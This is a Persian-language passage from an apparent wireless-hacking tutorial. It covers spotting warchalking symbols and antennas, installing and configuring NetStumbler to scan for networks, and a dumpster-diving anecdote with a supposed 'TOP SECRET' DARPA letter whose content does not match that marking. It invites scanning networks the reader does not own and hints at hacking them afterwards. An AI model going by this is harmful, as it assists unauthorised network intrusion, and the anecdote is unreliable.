این سه حالت پیش روی شما در اغلب شروع انجام عملیات هکینگ است یا حالتی مختلط یکی یا چند از حالت فوق

تذکر : قصد من آموزش هکینگ برای مقاصد خرابکارانه نیست. اگر از کلماتی نظیر هکینگ و غیره استفاده می شود صرفا به این خاطر است که به این امر معتقدم که تنها زمانی می شود جلوی هر عملیات نفوذ گری به شبکه خودتان را سد کنید در صورتی که نه به عنوان یک مدیر شبکه بلکه از دیدگاه یک هکر با شبکه اتان رودر رو شوید و آنرا بررسی نمایید در غیر اینصورت بسیاری از ضعف ها از دیدتان پوشیده خواهد ماند .

خوب بنا به هرکدام از حالت های فوق مسیر کاری شما نیز فرق خواهد کرد ولی فرض ما حالت های دوم و سوم است –بهرتر بگویم اینکه شما دنبال هر شبکه بی سیم هستید حال چه آنرا بشناسید یا نشناسید که متعلق به کیست و چه ویژگی هایی دارد –ولی این هم مخاطرات خود را دارد ممکن است در حال اسکن تعدادی شبکه های بی سیم یکی دو شبکه Private که بیشترشان هم برای مراکز دولتی و نظامی باشند را اسکن کنید که آن موقع خودتان باید عواقب آنرا بپذیرید –پیشنهاد می کنم آموخته ها یتان را در این زمینه بر روی شبکه های دولتی و نظامی امتحان نکنید

دنیای هک شبکه های بی سیم تبدیل به امری پر مخاطره شده است طیف وسیعی از جاسوسی ها حال حاضر در دنیا چه اقتصادی و یا سیاسی چه از شرکت ها برای دزدیدن طرح های اقتصادی و چه اطلاعات دولت ها هم اکنون از این فن آوری بهره می برند بدین گونه است که کار و فعالیت در این زمینه چنین پیشامد هایی را هم می تواند به همراه داشته باشد ممکن است شما بدون هیچ قصد و نیتی به بررسی عملکرد های چند شبکه بی سیم بپردازید که نا آگاه متوجه خواهید شد که به اتهام جاسوسی برای دیگران روانه زندان ویا عواقب ناگوارتری خواهید شد پس همیشه به نکاتی که اشاره کردم توجه لازم را داشته باشد همیشه از آموخته هایتان در جهت رفع نواقص سیستم هایتان بهره بگیرید و دیگر حوزه های جاری در این زمینه نپردازید

به آنجا رسیدیم که باید دنبال مکان و جا های باشیم که در آنجا احتمال شبکه های بی سیم بسیار بیشتر از نقاط دیگر یافت می شود. خود من دو گونه راه را برای این امر پیشنهاد می کنم –یکی اینکه دنبال نشانه های دیداری از حضور و وجود شبکه های بی سیم در یک منطقه پی ببرید

توضیح اینکه اگر با دید یک هکر خبره به محیط خود بنگرید کوچکترین مولفه های اطلاعاتی برای شما به بزرگترین نشانه و همچنین موثر ترین داده ها تبدیل می شوند اصولا اختلاف هکر ها از نظرم نسبت به مردم عادی همین دید تیز بینانه و دقیق و موشکافانه است در حالی که تعداد بسیار زیادی از مردم از سیل اطلاعاتی که در دور و برشان می گذرد بی اطلاعند ولی هکر ها از خیل عظیم اطلاعات جاری داده های مورد نیاز خودشان را جمع آوری می نمایند

یک خاطره - جستجو در سطل آشغال , شاخه ای از هک به نام Dumpster Diving

به شوخی یکی از دوستان هکرم می گفت فقط هکر ها هستند که ارزش سطل زباله ی شرکت ها و یا سازمان های دولتی را می شناسند و نه دیگران چون در همان دور ریز اطلاعات چیز های پیدا می کنند که قابل تصور نیست برای نشان دادن همین مطلب در گذر از یکی از سازمان های دولتی به نام DARPA دوستم از کنار سطل زباله یک ورق کاربن مچاله شده و تکه پاره را برداشت و تا کردو به در جیش قرار داد من به خنده گفتم که از شغل مدیریت شبکه استفاء داده ای وبه شغل آشغال گردی وی مشغول شدی در جواب من رو به صبر بیشتری دعوت کرد با هم به لابراتوار رفتیم



DEFENSE ADVANCED RESEARCH PROJECTS AGENCY
3701 NORTH FAIRFAX DRIVE
ARLINGTON, VA 22203-1714

TOP SECRET
Exe [REDACTED]
Interoperability Cl [REDACTED]
[REDACTED] Drive
A [REDACTED]

I would like to commend you and your team for the "Information Assurance Systems Modeling and Simulation" research [REDACTED] and

unique work you've done to frame issues about interoperability effects on information assurance of systems is particularly encouraging. I believe it can contribute to ongoing work in the field of informat [REDACTED] at DARPA and other agencies.

Effective and efficient use of funding I was able to invest in this [REDACTED] of your work to extend understanding in basic information assurance fundamentals and Dr. Salasin had the same feeling for software engineering; however, we knew it would be a long but successful. Your team came through!


Once again, congratulations on our very successful research efforts. I hope that you can contribute [REDACTED] problem of modeling and assessing complex IA systems.

[REDACTED]
Program Manager
DA [REDACTED]


دوستم آن برگه کاربنی را برداشت و لای دو تا تلق نازک پلاستیکی قرار داد و مدتی زیر یکی دو تا کتاب قطور گذاشت بعد از مدتی کاربن صاف صاف شده رو در اسکنر قرار داد و با مقدار تفکیک بالا از اون یک اسکن تمیز گرفت سپس با برنامه های ادیت تصویر و فیلترینگ های

متعددی روش کار کرد که تازه من دیدم از هیچ چه اطلاعاتی رو بدست آورده بود اطلاعات مربوط به نوعی در خواست همکاری از شخصی برای شرکت در یک طرح دفاعی بود فکر می کنید دوسته من با پیدا کردن این نامه و دیگر اطلاعات ضائم اون چه کار کرد -در اینجا لزومی نداره که بگم چه کار بردهای وسیعی از این داده ها می شد کرد -فقط به این نتیجه رسیدم که چرخه اطلاعات همیشه وجود داره شما با کشیدن سرخ می تونید به چند تا سر نخ دیگه هم برسید و با پشتکار و ادامه سر نخ ها یکدفعه متوجه می شوید که به چه اطلاعات عظیمی دست پیدا کرده اید -پس همیشه به اطراف یا دید دقیق تری نگاه کنید خاطرات یک هکر کوچولو

خوب شما که از دید هکری به دور و اطرافتون دقت می کنید از کجا می فهمید که در منطقه ای در حال استفاده از شبکه های Wireless هستند معلومه یکی علائم قرار دادی استفاده شده برای این موضوع هستش همانطور که می دانید هر تکنولوژی برای خودش علائم و نشانه هایی داره که اشخاص و افراد متخصص می توانند به فهمند که در جایی که قرار دارند این تکنولوژی هم حضور داره مثلا این آرم مربوط می شه به



مراکز و تاسیساتی که در آنها تحقیقات میکروبیولوژیک انجام می شه و یا دیگر علامات قراردادی مثل رادیو اکتیویته خواب برای تکنولوژی بی سیم هم علائم قراردادی انتخاب شده که بوسیله اون افراد بتونند تشخیص بدهند که در اونجا از طریق امواج رادیویی شبکه های بی سیم در حال فعالیت می باشند به آرم ها و علائم زیر توجه کنید



هر کدام از این نشانه ها به یک معناست البته من در چند جا و از چند منبع معانی متفاوتی از هر کدومشون پیدا کردم ولی اونی که فکر می کنم از همه درست تر باشد را عرض می کنم در ابتدا هر کدام یک از این نشانه ها رو دیدید به این معناست که در دور و اطراف شما یک شبکه بی سیم Wi-Fi وجود - نشانه سمت چپی به این معناست که شبکه بی سیم باز است -نشانه وسطی به این معناست که شبکه بی سیم در حال حاضر بسته می باشد و نشانه سمت راستی به این معناست که

این شبکه بی سیم از کدگذاری WEP (WEP Encryption) استفاده می کند


البته شرکت ها باید طبق قوانین حتما از این آرم و علائم هشدار دهنده استفاده کنند و لی بیشتر اوقات هم استفاده نمیشه یکی به خاطر اینکه برخی یا بیشتر مراکز دولتی از این نشانه ها استفاده نمی کنند و یا اینکه اصلا در عموم قرار نمی دهند به هر جهت محض آشنایی شما هر وقت یکی از این نشانه ها را مشاهده کردید احتمال یافتن شبکه های بی سیم بسیار زیاد است

روش بعدی مشاهدات قطعات و تجهیزات سخت افزاری بی سیم و اینگونه فن آوری ها است بیشتر از روش قبلی این روش برای پیدا کردن شبکه ها می توان به آن تکیه کرد اگر شما به تجهیزات به کار رفته شده در شبکه آشنایی نه حتی حرفه ای بلکه یک آشنایی ابتدایی را داشته باشد می توانید به این نکته پی ببرید که در آن حوزه نیز از تجهیزات بی سیم استفاده می شود میزان و مدل های این گونه تجهیزات بسیار زیاد و در اندازه های متفاوت ساخته شده اند به طور مثال شکل های زیر نشان دهندهی بعضی تجهیزات به کار رفته شده در شبکه های بی سیم می باشد

توضیح هر یک از سخت افزار های زیر خود نیاز به نوشتن یک یا چندین کتاب را دارد از جهت آشنای شما عزیزان با این نوع سخت افزار ها با چند مورد اشاره می نمایم







شرکت های زیر از جمله تولید کنندگان قطعات شبکه های بی سیم هستند با مراجعه به سیاتهای معرفی شده هم می توانید از آخرین تکنولوژی های موجود با خبر شوید و همچنین اطلاعات فر آوان دیگری را در زمینه شبکه های بی سیم بدست آورید

- Aeralix, Peabody, MA (<http://www.aerialix.com>)
- Antenna Systems and Supplies, Schaumburg, IL (<http://www.antennasystems.com>)
- Down East Microwave, Frenchtown, NJ (<http://www.downeastmicrowave.com>)
- ElectroComm, Denver, CO (<http://www.ecommwireless.com>)
- FAB Corp, Tampa Bay, FL (<http://www.fab-corp.com>)
- HD Communications, Ronkonkoma, NY (<http://www.hdcom.com>)
- Hyperlink Tech, Boca Raton, FL (<http://www.hyperlinktech.com>)
- NetGate, Spokane, WA (<http://www.netgate.com>)
- NetNimble, Sacramento, CA (<http://www.netnimble.net>)
- Pasadena Networks, Pasadena, CA (<http://www.pasadena.net>)
- Superpass, Waterloo, Ontario, Canada (<http://www.superpass.com>)
- The RF Connection, Gaithersburg, MD (<http://www.therfc.com>)

اگر در جایی یکی از این سخت افزار ها یا نمونه های مشابه را بر روی دکل های نصب شده یا بر روی ساختمان ها یا میان پنجره های یک ساختمان دیدید مطمئن باشد در حوزه کاری یک شبکه بی سیم قرار دارید

حالا فرض می کنیم که نه شما علائم ای مشاهده کردید و نه سخت افزار های شبکه ای که با بعضی از اونها هم آشنا شدید —حالا باید چه کار کرد —

Netstumbler Utility


Wireless Networking and Hacking By Collect0r

بله باید یک اسکن حوزه ای رو انجام بدهید - همانطور که در بخش های قبلی به شما نرم افزار Netstumbler را معرفی کردم اینجا نوبت به آن رسیده است که مقداری به طور مفصل تری با این برنامه بسیار جالب آشنا بشوید برنامه های دیگری را که به شما معرفی کردم را باید در سیستم عامل ها لینوکس و BSD کار کنید از آنجایی هم که کاربران چندان هم روی این سیستم ها نمی توندند فعالیت کنند من همین نرم افزار Netstumbler رو که در پلت فرم های ویندوز اجرا میشه رو شرح می دهم بعد از اینکه شبکه های بی سیم مورد نظر را با این نرم افزار شناسایی کردید می توانید از آسیب پذیری های شناخته شده برای انجام عملیات هک استفاده کنید

باید بگویم که NetStumbler قادر به شناسایی همه کارت های شبکه نیست این بدان معنا است که بعضی شبکه ها را قادر به شناسایی نیست ولی اگر می خواهید بدانند که چه شبکه هایی را می تواند شناسایی کند به Read ME برنامه مراجعه کنید این برنامه تمامی کارت های که از

Lucent / Orinoco / Avaya / Agere / Proxim cards

را چیپ ست Hermes استفاده می کنند این نرم افزار Free است و می توانید آنرا از سایت این برنامه دریافت کنید البته نسخه تجاری آن نیز موجود می باشد که یک سری امکانات خاص را پشتیبانی می کند ولی همین نسخه آزاد را دریافت کنید تا با محیط کاری آن آشنا شوید و هنگامی که خواستید از این برنامه برای اسکن استفاده نمایید می توانید نسخه تجاری آنرا نیز خریداری نمایید
هم اکنون نسخه 0.4.0 این برنامه برای دریافت در دسترس می باشد




برای دریافت نسخه آزاد Netstumbler به آدرس :

<http://www.netstumbler.com/downloads>

در صفحه مورد نظر دو نوع نسخه را مشاهده می نمایید که MiniStumbler بیشتر برای PDA ها در انجام هکینگ استفاده می شود در ضمن تعداد کارت های شبکه کمتری را نسبت به نسخه اصلی شناسایی می کند . پیشنهاد می کنم همان نسخه Netstumbler را دریافت نمایید به تصویر زیر توجه فرمایید .




بعد از بار شدن صفحه بر روی لینک NetStumbler 0.4.0 Installer کلیک نموده تا پنجره File Download به شکل زیر نمایان شده و آنرا را بر روی هارد دیسک ذخیره کنید- برنامه حجمی کمتر از 2 مگابایت دارد





بعد از دریافت کامل آن برنامه نصب که در شکل زیر مشاهده می کنید را اجرا کنید



همانند تصاویر زیر مراحل نصب را ادامه دهید






پس از اتمام مراحل نصب بر روی نماد زیر کلیک نموده و برنامه را اجرا کنید قبل از اجرای برنامه اطمینان پیدا کنید که Netstumbler کارت شبکه بی سیم شما را شناسایی نموده است با یک restart نوت بوک از این موضوع اطمینان حاصل پیدا کنید به


احتمال زیادی با خطاهایی مبنی بر عدم شناسایی آداپتور شبکه بر خورد خواهید کرد که با استفاده از PC Card مناسب این مشکل نیز حل می شود




بعد از اجرا صفحه ای مطابق محیط کلی برنامه بصورت زیر نمایان می شود




در ابتدا بهتر است به پیکر بندی آن بپردازید به Options برنامه بروید و تنظیماتی از قبیل سرعت اسکن و دیگر موارد را تنظیم نمایید در این قسمت گزینه هایی زیادی را پیدا خواهید کرد از جمله اینکه اگر از Win2k یا Win XP استفاده می کنید بایستی بخش Reconfigure card automatically را فعال نمایید برای دیگر قسمت ها می توانید از Help برنامه کمک بگیرید



یکی دیگر از تنظیمات جالب گرفتن پاسخ های MIDI می باشد دیگر تنظیمات را دست نزنید ولی اگر کاربر حرفه ای هستید برای مسائل مربوطه بخصوص فیلترینگ نتایج می توانید تنظیمات خاصی را به اجرا بگذارید




بعد از انجام تنظیمات اگر کارت شبکه بی سیم نصب شده باشد و فعال هم باشد netstumbler به صورت اتوماتیک شروع به شناسایی و یافتن لیست شبکه های بی سیم موجود در منطقه اسکینینگ می کند-البته آن کارت شبکه هایی را که قادر باشد را شناسایی می نماید به شکل زیر توجه فرمایید



